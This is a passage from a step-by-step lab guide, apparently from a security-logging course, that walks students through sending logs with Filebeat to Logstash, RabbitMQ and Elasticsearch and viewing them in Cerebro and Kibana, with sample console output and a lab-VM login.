[2018-05-20T19:50:00,528][INFO ][logstash.filters.geoip   ] Using geoip database {:path=>"/usr/share/logstash/
vendor/bundle/jruby/2.3.0/gems/logstash-filter-geoip-5.0.3-java/vendor/GeoLite2-City.mmdb"}
[2018-05-20T19:50:00,552][INFO ][logstash.filters.geoip   ] Using geoip database {:path=>"/usr/share/logstash/
vendor/bundle/jruby/2.3.0/gems/logstash-filter-geoip-5.0.3-java/vendor/GeoLite2-ASN.mmdb"}
[2018-05-20T19:50:00,916][INFO ][logstash.inputs.beats    ] Beats inputs: Starting input listener
{:address=>"0.0.0.0:5044"}
[2018-05-20T19:50:00,983][INFO ][logstash.pipeline        ] Pipeline started succesfully
{:pipeline_id=>"main", :thread=>"#<Thread:0x7fefa656 run>"}
[2018-05-20T19:50:01,046][INFO ][org.logstash.beats.Server] Starting server on port: 5044
[2018-05-20T19:50:01,125][INFO ][logstash.agent           ] Pipelines running {:count=>1, :pipelines=>["main"]}
```

This means that **Logstash** is running. Next, open a new terminal that will be used to demonstrate a log agent. To do this, left click on the purple terminal icon at the top of the screen.



This terminal will be referred to as the **Agent Terminal**. The next steps are to be performed on the **Agent Terminal**. This is used to visually distinguish between **Logstash**, a log aggregator on the **black terminal**, and **Filebeat**, a log agent on the purple terminal. Typically, **Filebeat** would be running on a remote machine. In the **Agent Terminal**, run **Filebeat** using the command below.

```
filebeat -c /labs/1.1/filebeat.yml
```

Switch back to the **black terminal**, and you should see that **Logstash** has accepted the logs sent from Filebeat. The output should look like the image below but **WILL NOT** be the same. The logs and timestamps will be specific to your system.

```
{
        "syslog_severity" => "notice",
                   "tags" => [
        [0] "beats_input_codec_plain_applied",
        [1] "_grokparsefailure",
        [2] "_geoip_lookup_failure"
    ],
                   "host" => "filebeat",
                "message" => "2018-04-26 18:25:33 trigproc mime-support:all 3.60ubuntu1 <none>",
                 "source" => "/var/log/dpkg.log",
    "syslog_facility_code" => 1,
               "@version" => "1",
                   "beat" => {
            "name" => "filebeat",
        "hostname" => "filebeat",
         "version" => "6.2.4"
    },
                 "offset" => 1019662,
             "@timestamp" => 2018-05-20T20:17:20.895Z,
             "prospector" => {
        "type" => "log"
    },
    "syslog_severity_code" => 5,
         "syslog_facility" => "user-level"
}
```

Note

Outputting logs to the screen can be helpful for debugging. That is what this step is demonstrating.

Within the **black terminal**, hit **CTRL + C** to stop **Logstash**. You will receive a "**Pipeline has terminated**" message such as below. Moving forward only the last line of "**Pipeline has terminated**" will be referenced.

```
[2018-05-20T20:17:28,261][WARN ][logstash.runner          ] Received shutdown signal, but pipeline is still
waiting for in-flight events
to be processed. Sending another ^C will force quit Logstash, but this may cause data loss.
[2018-05-20T20:17:28,544][WARN ][logstash.shutdownwatcher ] {"inflight_count"=>0,
stalling_thread_info"=>{"other"=>[{"thread_id"=>36, "name"=>"[main]<beats", "current_call"=>"[...]/vendor/
bundle/jruby/2.3.0/gems/logstash-input-beats-5.0.6-java/lib/logstash/inputs/beats.rb:199:in `run'"}],
["LogStash::Filters::GeoIP", {"default_database_type"=>"ASN", "source"=>"source_ip",
"id"=>"f3af272bc6887631c19738e0819932a4c0de091b7e111f5826c9cba98f476e86"}]=>[{"thread_id"=>31, "name"=>nil,
"current_call"=>"[...]/logstash-core/lib/logstash/util/wrapped_synchronous_queue.rb:90:in `read_batch'"},
{"thread_id"=>32, "name"=>nil, "current_call"=>"[...]/logstash-core/lib/logstash/util/
wrapped_synchronous_queue.rb:90:in `read_batch'"}, {"thread_id"=>33, "name"=>nil, "current_call"=>"[...]/
logstash-core/lib/logstash/util/wrapped_synchronous_queue.rb:90:in `read_batch'"}, {"thread_id"=>34,
"name"=>nil, "current_call"=>"[...]/logstash-core/lib/logstash/util/wrapped_synchronous_queue.rb:90:in
`read_batch'"}]}}
[2018-05-20T20:17:32,078][INFO ][logstash.pipeline        ] Pipeline has terminated
{:pipeline_id=>"main", :thread=>"#<Thread:0x1c5a3ccb run>"}
```

Switch back to the **Agent Terminal** and hit **CTRL + C** to stop **Filebeat**. **Filebeat** will not display anything when stopped. Instead, it will simply terminate.

Note

Do not continue unless you have stopped **Filebeat** by pressing **CTRL + C**. The student VM will not let you run two instances of **Filebeat** at the same time.

2 - Aggregator to Storage

Send logs from **/var/log/*.log** to **Logstash** using **Filebeat** and output logs to **Elasticsearch** (storage) in an index called **lab1.1-aggregator_only**

Solution

In this section, the config files will pick up logs using **Filebeat** and send them to **Logstash**, which will then forward the logs to **Elasticsearch** for storage. This demonstrates a log agent sending logs to a central location which in turn parses and stores the logs.

Switch back to the **black terminal** and run **Logstash** with the **aggregator_only.conf** configuration file. Do this by running the command below. This is a single line command.


```
logstash -f /labs/1.1/files/aggregator_only.conf
```

Wait until you see "**Pipelines running.**" Switch back to the **Agent Terminal** and run **Filebeat** using the command below.


```
filebeat -c /labs/1.1/filebeat.yml
```

This time, the **black terminal** will not show logs. This is because they are being sent directly to **Elasticsearch**, the back-end storage system. If logs are properly received, then an index called **lab1.1-aggregator_only** should be created and contain all the logs **Filebeat** sent. There are multiple ways to see if logs were accepted and the index was created. One method is to use a web-based management tool. Most SIEMs provide a GUI method for this. For **Elasticsearch**, you can use **Marvel**, scripts, or community plugins such as **Cerebro**. This lab uses **Cerebro**. First, open **Firefox**.

In **Firefox**, switch to **Cerebro** by clicking on it in the **Bookmarks Toolbar**. **Cerebro** is a GUI management interface for monitoring and changing **Elasticsearch**.




The page displayed is a web front end to manage **Elasticsearch** settings and indexes. The names reflected in the columns are index names. These are placeholders for similar logs and are covered in more detail throughout the course.



Note

Indexes are special files that split logs across shards. If this terminology makes your head hurt, then think of an index as a traditional database. Under the hood, a shard operates differently than a traditional database but conceptually is similar. At the time this screenshot was taken, the **elastalert_status** index had **0** logs. You can tell this by looking at the number of docs found immediately under the index name. This index is a special index that stores alerts. Your student VM may have some alerts pre-generated in the **elastalert_status**.

When searching for indices in **Cerebro,** you might have to click on the arrows to see the **lab1.1-aggregator_only** index or type **1.1** in the **filter indices by name** search bar. Type **1.1** in the **filter indices by name or alias** bar.



Go back to the **black terminal** and hit **CTRL + C** to stop **Logstash**.

```
[2018-05-21T02:25:32,161][WARN ][logstash.runner          ] SIGINT received. Shutting down.
[2018-05-21T02:25:32,600][INFO ][logstash.pipeline        ] Pipeline has terminated
{:pipeline_id=>"main", :thread=>"#<Thread:0x4aeac31f run>"}
```

Switch back to the **Agent Terminal** and hit **CTRL + C** to stop **Filebeat**. **Filebeat** will not display anything when stopped. Instead, it will simply terminate.


3 - View Logs in GUI

View logs from the **lab1.1-aggregator_only** index using **Kibana** (search/report system)

Solution


In this section, the **Kibana** is used to view the logs stored in **Elasticsearch**. This demonstrates the ability to search and report on logs once they have been collected.

While still in **Firefox**, **click** on the **Kibana** bookmark.




To see logs from a new index, you must tell **Kibana** about the index. To do this, **click** on **Management**.

Next, **click** on **Index Patterns**.




Then **click** on **Create Index Pattern**.

In the **Index pattern** field, enter the index name of `lab1.1-aggregator_only` . Then **click** on **Next step**.




Then select the **Time Filter field name** and **click** on **@timestamp** and **click Create index pattern**.




Now you can switch back to the **Discover** tab by **clicking** on **Discover**.

Then select **lab1.1-aggregator_only** as your index to view the logs.




You should now see the logs you have collected.



Note

If you cannot see any logs, it may be that the logs are older than the last 15 minutes. This is the default time span selected in **Kibana**. You can change this by clicking on the **date picker** in the top right corner. This will allow you to pick a longer period such as the **Last 6 years**.



4 - Logs to Broker

Send logs from **/var/log/*.log** to **Logstash** using **Filebeat** and output logs to **RabbitMQ** (log broker)

Solution

Sending logs directly to backend storage solutions is not a good idea. If **Logstash** or **[insert your commercial solution here]** is taking too long to process the logs, then you could end up with a loss of logs. Instead, send them to a log broker such as **RabbitMQ**. Do this by starting **Logstash** using the **aggregator_to_broker.conf** configuration file. Switch back to the **black terminal** and run the command below. This command is a single line command.

```
logstash -f /labs/1.1/files/aggregator_to_broker.conf
```

Wait until you see "**Pipelines running.**" Switch back to the **Agent Terminal** and run **Filebeat** using the command below.


```
filebeat -c /labs/1.1/filebeat.yml
```

This time, logs should be sent to the log broker rather than **Elasticsearch**. If you switch to your **black terminal,** you may have a warning message like below.


```
[2018-05-21T00:27:19,734][WARN ][logstash.outputs.rabbitmq] RabbitMQ connection blocked! Check your RabbitMQ
instance! {:url=>"amqp://student:XXXXXX@rabbitmq:5672/"}
[2018-05-21T00:27:28,645][WARN ][logstash.outputs.rabbitmq] RabbitMQ connection unblocked! {:url=>"amqp://
student:XXXXXX@rabbitmq:5672/"}
```

> **Note**
>
> This is nothing to worry about and is a bonus if it happens. What this is demonstrating is that **Filebeat** sent logs extremely rapidly and **RabbitMQ** throttled the connection due to a hard-coded memory limit. This forced **Logstash** to hold temporarily before sending over more logs. In effect, this is buffering, but in production, this would happen at the log aggregator rather than the message queue.

To see that the logs reached **RabbitMQ**, switch back to **Firefox** and click on the bookmark to **RabbitMQ Management**.




Login with the username **student** and password of **sec555.**




> **Note**
>
> If you are unable to login, run the command "**docker restart rabbitmq**" in a terminal. Wait about thirty seconds. Then try to login again.

The home page shows how many logs are currently in the log broker.




In this case, the quantity is **17,663**. This number **may be different** on your system as the configuration file used by **Filebeat** is reading new logs generated in **/var/log/** on your virtual machine. This view is helpful, but it does not break down the logs. Next, **click** on the **Queues** tab.

> **Note**
>
> If you do not see any logs under **Ready**, scroll up and repeat the Logstash and Filebeat. Make sure Logstash states "**Pipelines running** before starting Filebeat.



> **Note**
>
> At this point, logs are sent unparsed. The goal is to get them into a log broker as quickly as possible to avoid bottlenecks.


This view shows the total number of logs, # of incoming logs, and # of outgoing logs per queue. In this example, only one queue exists. However, a production log broker may have a queue for Windows logs, firewall logs, and any other logs going through the broker.



Switch back to the **black terminal** and hit **CTRL + C** to stop **Logstash**.

```
[2018-05-21T02:27:32,161][WARN ][logstash.runner          ] SIGINT received. Shutting down.
[2018-05-21T02:27:32,600][INFO ][logstash.pipeline        ] Pipeline has terminated
{:pipeline_id=>"main", :thread=>"#<Thread:0x4aeac31f run>"}
```

Switch back to the **Agent Terminal** and hit **CTRL + C** to stop **Filebeat**. **Filebeat** will not display anything when stopped. Instead, it will simply terminate. Close out of the **Agent Terminal** by clicking the **X** in the top right corner of the terminal.



5 - *Broker to Storage*

Use **Logstash** to pull logs out of **RabbitMQ** and send them to **Elasticsearch** in an index called **lab1.1-broker**

Solution

In this section, **Logstash** is used to pull logs out of **RabbitMQ** so that they can be parsed and enriched. After parsing and enrichment, logs are sent to **Elasticsearch** for storage. This step demonstrates one or more log aggregators pulling logs out of a log broker for processing.

The log broker is a temporary queue. It is not intended to be searched or used other than as a buffer. To pull the logs out of **RabbitMQ**, parse them, and then send them off to **Elasticsearch** use the **Logstash** configuration file called **broker_to_storage.conf**. Do this by running the command below.

```
logstash -f /labs/1.1/files/broker_to_storage.conf
```

Switch back to **Firefox** and look at the **RabbitMQ** queue for **lab1.1**. After a few seconds, it should show the total logs in the queue at **0**.

Overview			Messages		
Name	Features	**State**	**Ready**	**Unacked**	**Total**
lab1.1	D	idle	0	0	0

This means the logs have been retrieved out of the log broker, parsed, and then stored in **Elasticsearch**. You can verify this with **Cerebro** that a new index called **lab1.1-broker** has been created or you can move on to adding the index to **Kibana**. If you try to add an index to **Kibana** and the index does not exist, it will not let you select a time field.

Switch back to the **black terminal** and hit **CTRL + C** to stop **Logstash**.

```
[2018-05-21T02:30:32,161][WARN ][logstash.runner          ] SIGINT received. Shutting down.
[2018-05-21T02:30:32,600][INFO ][logstash.pipeline        ] Pipeline has terminated
{:pipeline_id=>"main", :thread=>"#<Thread:0x4aeac31f run>"}
```


6 - View Broker Logs

View the logs from the **lab1.1-broker** index using **Kibana**

